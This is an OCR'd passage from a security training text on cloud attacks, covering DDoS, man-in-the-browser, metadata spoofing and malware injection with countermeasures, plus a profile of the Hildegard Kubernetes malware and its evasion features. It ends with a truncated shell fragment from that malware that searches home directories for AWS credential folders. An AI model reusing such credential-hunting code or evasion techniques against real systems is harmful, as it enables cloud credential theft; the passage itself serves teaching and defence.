
- **DoS and DDoS Attacks**

  Performing DoS attacks on CSPs can leave tenants without access to their accounts. In the cloud infrastructure, multiple tenants share CPU, memory, disk space, bandwidth, etc. Thus, if attackers gain access to the cloud, they generate false data that could be resource requests or a type of code that can run in applications of legitimate users.

  Computing such malware requests engages a server's CPU, memory, and all other devices. Once the server reaches its threshold limit, it starts offloading its jobs to another server. The same happens to other inline servers, and finally, the attacker succeeds in engaging the whole cloud system just by interfering with the usual processing of one server. This leaves legitimate users of the cloud unable to access its services.

  DoS can be performed by flooding the server with multiple requests to consume all available system resources, passing malicious input to the server that crashes an application process, entering wrong passwords continuously so that the user account is locked, etc.

  If a DoS attack is launched via a **botnet** (a network of compromised machines), then it is a **DDoS** attack. A DDoS attack involves a multitude of compromised systems attacking a single target, thereby causing a denial of service to users of the targeted system.



Handler infects a large number of computers over Internet
Handler
Attacker sets a handler system
Attacker
Zombie Net
Attack traffic
Internet
Attack traffic flooding the server
Legitimate request failed
Cloud Services
Legitimate traffic
Cloud User

Figure 19.48: Example of a DDoS attack


As shown in the above figure, the attacker sets a handler that infects a large number of computers over the Internet (zombie net). Then, the attacker floods the cloud server with multiple requests, thus resulting in the consumption of excess resources. Thereby, legitimate users are unable to access the cloud services.

Countermeasures:

- Follow the least privilege concept for the users connecting to the server.
- Install IDS in both physical and virtual machines of the cloud to mitigate DoS and DDoS attacks.

- **Man-in-the-Browser Attack**

Man-in-the-Browser attacks target a user's web-browser by injecting sophisticated malware (e.g., bots) that allow attackers to monitor information being shared between the user's browser and cloud application. The injected code exfiltrates the user's login credentials, such as username and passwords, to the attackers. Then, the attackers can validate those credentials on the cloud server and perform malicious activities on behalf of the user without the user being aware of it.



Injects malicious code into user's browser

2
Cloud Server
Attacker
Victim
Malicious code exfiltrates victim's credentials
3
Attacker logins with victim's credentials
4

Figure 19.49: Illustration of a man-in-the-browser attack

Countermeasures:

- Limit access to the cloud services to safeguard the network against illegitimate access.

  - Integrate the cloud-based solution with controlled intrusion detection systems to detect and notify of abnormal user activities.
  - Limit IP address range and offer services only via VPNs.

- **Metadata Spoofing Attack**

  Cloud service metadata describe the details of various services, such as the location of network components, security requirements, and data formats. Metadata spoofing is a process of changing or modifying service metadata written in the web service definition language (WSDL) file, where the information regarding service instances is stored. Once the manipulated file is successfully deployed, cloud users are redirected to unknown places, which is similar to the process of DNS spoofing.

  Countermeasures:

  - Encrypt and store application and service details on the cloud.
  - Implement hash-based integrity checking to mitigate spoofing attacks.
  - Deactivate metadata services that are not required, along with unsafe metadata versions.
  - Enforce host-based firewalls to restrict the instance metadata API access.

- **Cloud Malware Injection Attack**

  In cloud malware injection attacks, attackers install malicious service implementations or virtual machines into the cloud services that run as SaaS, PaaS, or IaaS. Once the cloud is successfully abused, the cloud user is redirected to the attackers' website, where the attackers can perform activities such as eavesdropping communication and stealing and modifying data.

Cloud Malware

Hildegard

- Hildegard is designed to **exploit misconfigured kubelets** in a Kubernetes cluster and infect all the containers present in the Kubernetes environment
- Attackers use Hildegard to perform **resource hijacking**, **crypto jacking**, **DoS**, **application eruption**, **crypto mining**, etc.

Cloud Malware


- **Hildegard**

  Source: *https://unit42.paloaltonetworks.com*

  Hildegard is cloud malware designed to exploit misconfigured kubelets in a Kubernetes cluster and infect all the containers present in the Kubernetes environment. Hildegard helps attackers in bypassing security solutions and altering system configurations to hide their presence. This malware drops two major tools, peirates and BotB, for the exploitation of cloud resources. Attackers can perform resource hijacking, crypto jacking, DoS attacks, application eruption, crypto mining, etc. using this malware.

  Features

  - It hides malicious process execution in containers using LD_PRELOAD.
  - It bypasses static analysis tools using an IRC agent (ziggystartux).
  - It bypasses DNS monitoring tools by altering system DNS resolvers.
  - It performs credential discovery and reconnaissance operations.
  - It utilizes two C2 communication channels, tmate and IRC, that work almost similarly.



```
while read FUSER ; do
if [ -d "/home/$FUSER/.aws" ] ; then echo 'Found AWS Dir: /home/'$FUSER'/.aws/'; fi

